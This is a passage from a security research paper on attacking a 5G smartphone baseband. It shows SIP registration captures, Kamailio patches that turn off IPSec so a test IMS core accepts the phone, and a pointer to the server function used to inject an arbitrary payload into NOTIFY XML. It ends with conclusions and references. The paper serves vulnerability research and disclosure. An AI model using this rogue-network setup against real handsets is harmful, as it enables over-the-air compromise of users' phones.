
```
REGISTER sip:ims.mnc002.mcc460.3gppnetwork.org SIP/
2.0
Via: SIP/2.0/TCP [2409:8804:a001:6df:6765:3cec:
68d5:d783]:5060;branch=z9hG4bK-524287-1---9c0a859ed96
3bbee;rport;transport=TCP
Max-Forwards: 70
Proxy-Require: sec-agree
Require: sec-agree
Contact: <sip:460026681009087@[2409:8804:a001:6df:
6765:3cec:68d5:d783]:5060>;+sip.instance="<urn:gsma:
imei:35877710-106014-0>";q=1.0;+g.3gpp.accesstype=
"cellular2";+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service
.ims.icsi.mmtel";audio;video;+g.3gpp.smsip
To: <sip:460026681009087@ims.mnc002.mcc460
.3gppnetwork.org>
From: <sip:460026681009087@ims.mnc002.mcc460
.3gppnetwork.org>;tag=4c0cb267
Call-ID: E4au439c9_uSgKel-pZJ_Q..@2409:8804:a001:6df:
6765:3cec:68d5:d783
CSeq: 1 REGISTER
Expires: 600000
Allow: INVITE, ACK, OPTIONS, CANCEL, BYE, UPDATE, INFO,
REFER, NOTIFY, MESSAGE, PRACK
Supported: path, gruu, sec-agree
User-Agent: SM-N971N-N971NKSU1BSLB Samsung IMS 6.0
Authorization: Digest username="460026681009087@ims
.mnc002.mcc460.3gppnetwork.org",realm="ims.mnc002
.mcc460.3gppnetwork.org",uri="sip:ims.mnc002.mcc460
.3gppnetwork.org",nonce="",response="",algorithm=AKAv1
-MD5
Security-Client:
ipsec-3gpp;prot=esp;mod=trans;spi-c=26466;spi-s=26467;
port-c=6201;port-s=6200;alg=hmac-md5-96;ealg=aes-cbc,
ipsec-3gpp;prot=esp;mod=trans;spi-c=26466;spi-s=2646
7;port-c=6201;port-s=6200;alg=hmac-md5-96;ealg=null,
ipsec-3gpp;prot=esp;mod=trans;spi-c=26466;spi-s=26467;p
ort-c=6201;port-s=6200;alg=hmac-sha-1-96;ealg=aes-cbc,
ipsec-3gpp;prot=esp;mod=trans;spi-c=26466;spi-s=26467;por
t-c=6201;port-s=6200;alg=hmac-sha-1-96;ealg=null
Content-Length: 0
```

Figure 7: REGISTER message.



```
SIP/2.0 401 Unauthorized
Via: SIP/2.0/TCP [2409:8804:A001:06DF:6765:3CEC:
68D5:D783]:5060;branch=z9hG4bK-524287-1---9c0a859ed96
3bbee;rport=36055;transport=TCP
To: <sip:460026681009087@ims.mnc002.mcc460
.3gppnetwork.org>;tag=riyofbaa
From: <sip:460026681009087@ims.mnc002.mcc460
.3gppnetwork.org>;tag=4c0cb267
Call-ID: E4au439c9_uSgKel-pZJ_Q..@2409:8804:a001:6df:
6765:3cec:68d5:d783
CSeq: 1 REGISTER
WWW-Authenticate: Digest realm="ims.mnc002.mcc460.3gp
pnetwork.org",nonce="NsSHismz2n2r6KyAQMRwRMuTgITxx
HJM6yuLZqcYYsM=",algorithm=AKAv1-MD5
Security-Server: ipsec-3gpp;alg=hmac-md5-96;prot=esp;mod
=trans;ealg=null;spi-c=2187994535;spi-s=4251592103;port-c
=9950;port-s=9900
Content-Length: 0
```

Figure 8: Server responses with challenge to the UE.



```
SIP/2.0 401 Unauthorized - Challenging the UE
From: <sip:001012222222222@ims.mnc001.mcc001.3gppnetwork.org>;tag=b60ec042
To: <sip:001012222222222@ims.mnc001.mcc001.3gppnetwork.org>;tag=facfaba04ffdc638bb119e5faba08da6-f3ecff07
Call-ID: 402b5ec3d77b5bb@192.168.101.2
CSeq: 1 REGISTER
Via: SIP/2.0/TCP 192.168.101.2:5060;rport=49975;branch=z9hG4bK2e42e089f2f228e3898b8bce;transport=TCP
WWW-Authenticate: Digest realm="ims.mnc001.mcc001.3gppnetwork.org",
nonce="n+kr8cOFnfPmzPKb0zdUJhkVoy0wroAAIjWhvCFsyuc=", algorithm=AKAv1-MD5, ck="ac344043ba7f7f097bb7db41c3d6e8e1",
ik="a29131aa20b320e4d9065ce9feb6c675", qop="auth,auth-int"
Path: <sip:term@pcscf.ims.mnc001.mcc001.3gppnetwork.org;lr>
Server: Kamailio S-CSCF
Content-Length: 0
Warning: 392 172.18.0.14:6060 "Noisy feedback tells:  pid=97 req_src_ip=172.18.0.13 req_src_port=4060
in_uri=sip:scscf.ims.mnc001.mcc001.3gppnetwork.org:6060 out_uri=sip:scscf.ims.mnc001.mcc001.3gppnetwork.org:6060
via_cnt==4"
Supported: sec-agree
Security-Server: ipsec-3gpp;q=0.1;prot=esp;mod=trans;spi-c=100;spi-s=101;port-c=5100;port-s=6100;alg=hmac-
sha-1-96;ealg=null
```

Frame 731,Session Initiation Protocol (sip),1,115 bytes.


Decode as: None   Show as: ASCII   Start 0   End 1115

Find:

Figure 9: Failed registration response.

There are several differences between Kamailio and the local operator. We do not really know which field is the key to the failed registration. Our approach was to make them looking as similar as possible.

After making some changes to Kamailio, we got a small progress and we received the second register message. Then the problem comes to the server side, no STATUS 200 response provided.



sip

```
No.   Time      Source          Destination     Protocol   Length  Info
  227 5.548089  172.18.0.13     172.18.0.14     SIP           637  Request: REGISTER sip:scscf.ims.mnc045.mcc404.3gppnetwork.org:6060  (1 binding) |
  273 5.588478  172.18.0.14     172.18.0.13     SIP          1064  Status: 401 Unauthorized |
  274 5.589970  172.18.0.13     172.18.0.12     SIP           975  Status: 401 Unauthorized |
  275 5.591628  172.18.0.12     192.168.101.2   SIP           911  Status: 401 Unauthorized |
  389 9.475990  192.168.101.2   172.18.0.12     GTP <SIP>     655  Request: REGISTER sip:ims.mnc045.mcc404.3gppnetwork.org  (1 binding) |
  395 9.477030  172.18.0.12     192.168.101.2   SIP           424  Status: 100 Trying |
  396 9.477136  172.18.0.12     192.168.101.2   GTP <SIP>     460  [TCP Fast Retransmission] Status: 100 Trying |
  397 9.477241  172.18.0.12     192.168.101.2   GTP <SIP>     460  [TCP Fast Retransmission] Status: 100 Trying |
  403 9.481976  172.18.0.12     172.18.0.13     SIP           634  Request: REGISTER sip:ims.mnc045.mcc404.3gppnetwork.org  (1 binding) |
  404 9.483526  172.18.0.13     172.18.0.12     SIP           700  Status: 100 Trying |
  408 9.485070  172.18.0.13     172.18.0.14     SIP           734  Request: REGISTER sip:scscf.ims.mnc045.mcc404.3gppnetwork.org:6060  (1 binding) |
```


Investigations show that IPSec between the server and client is not consistent. We decided to forcefully disable IPSec from the server side. Following, the set of patches we applied:

```
@@ -643,13 +644,13 @@ int ipsec_create(struct sip_msg* m, udomain_t* d)
             LM_ERR("Error updating temp security\n");
         }

-        if(add_supported_secagree_header(m) != 0) {
-            goto cleanup;
-        }
+        // if(add_supported_secagree_header(m) != 0) {
+            // goto cleanup;
+        // }

-        if(add_security_server_header(m, s) != 0) {
-            goto cleanup;
-        }
+        // if(add_security_server_header(m, s) != 0) {
+            // goto cleanup;
+        // }
```

Figure 10: Patch to remove IPSec related headers.



```
2 pcscf/kamailio_pcscf/route/mt.cfg

@@ -8,7 +8,7 @@ route[MT] {
        xnotice("Contact header: $ct\n");
        set_dlg_profile("term");
    #!ifdef WITH_IPSEC
-       ipsec_forward("location");
+       # ipsec_forward("location");
    #!endif
          t_on_reply("MT_reply");
    }
```

Figure 11: Part of the cfg patch.

7.2.1. References

- VoLTE/IMS Debugging on Samsung Handsets using Sysdump & Samsung IMS Logger
- Reverse Engineering Samsung Sysdump Utils to Unlock IMS Debug & TCPdump on Samsung Phones

7.3. Payload Delivery

Once the UE is registered and subscribed to the SIP server, the server will send NOTIFY message to provide the essential information in the network like the other UEs' contact details. The payload resides in the NOTIFY message in the format of XML.

The responsible unit for this message is S-CSCF.

This is the function to modify to generate arbitrary payload content:

```
/**
 * Creates the full reginfo XML.
 * @param pv - the r_public to create for
 * @param event_type - event type
 * @param subsExpires - subscription expiration
 * @returns the str with the XML content
 * if its a new subscription we do things like subscribe to updates on IMPU, etc
 */
str generate_reginfo_full(udomain_t* _t, str* impu_list, int num_impus, str
 ↪ *explit_dereg_contact, int num_explit_dereg_contact, unsigned int
 ↪ reginfo_version);
```

8. Exploit Demonstration

We recorded a video of the exploit on this device, which we uploaded here [14].

9. Conclusions

In this research, we presented the state of 5G baseband security that next-generation Android devices are equipped with. Although there has been an evolution in terms of network functioning, we have seen how there is still no advancement in terms of security. As we have shown in fact, some basebands are completely lacking of the most basic security measures, such as stack cookies, allowing the use of simple attacks such as buffer overflow to compromise them over the air.
After our previous research done 3 years ago, it seems not much has improved. We hope that in 3 years we can present again some research, but in a more hardened environment.

References

[1] F. Richter, Global 5g adoption to triple in 2021, 2021. URL: https://www.statista.com/chart/9604/5g-subscription-forecast/.

[2] T. X. Marco Grassi, Muqing Liu, Exploitation of a modern smartphone baseband, Black Hat US, 2018.

[3] A. Cama, A walk with shannon: walkthrough of a pwn2own baseband exploit, 2018.

[4] Comsecuris, Breaking band: Reverse engineering and exploiting the shannon baseband, 2016.

[5] Comsecuris, There's life in the old dog yet: Tearing new holes into intel/iphone cellular modems, 2016.
[6] srsLTE, srslte, 2021. URL: https://www.srslte.com/.
[7] open5gs, open5gs, 2021. URL: https://www.open5gs.org/.
[8] S. Herle, sysmo-usim-tool, 2021. URL: https://github.com/herlesupreeth/sysmo-usim-tool.
[9] Osmocom, pysim, 2021. URL: http://git.osmocom.org/pysim/.
[10] S. Herle, coIMS, 2021. URL: https://play.google.com/store/apps/details?id=com.sherle.coims.
[11] S. Herle, CoIMS Wiki, 2021. URL: https://github.com/herlesupreeth/CoIMS_Wiki.
[12] miaoski, Docker open5gs, 2021. URL: https://github.com/miaoski/docker_open5gs.
[13] N. vs Networking, Volte/ims debugging on samsung handsets using sysdump and samsung ims logger, 2021. URL: https://nickvsnetworking.com/volte-ims-debugging-on-samsung-handsets-using-sysdump-samsung-ims-logger/.
[14] K. Lab, Tencent keen security lab 5g security research demo, 2021. URL: https://www.youtube.com/watch?v=Ca9lPMMToi0.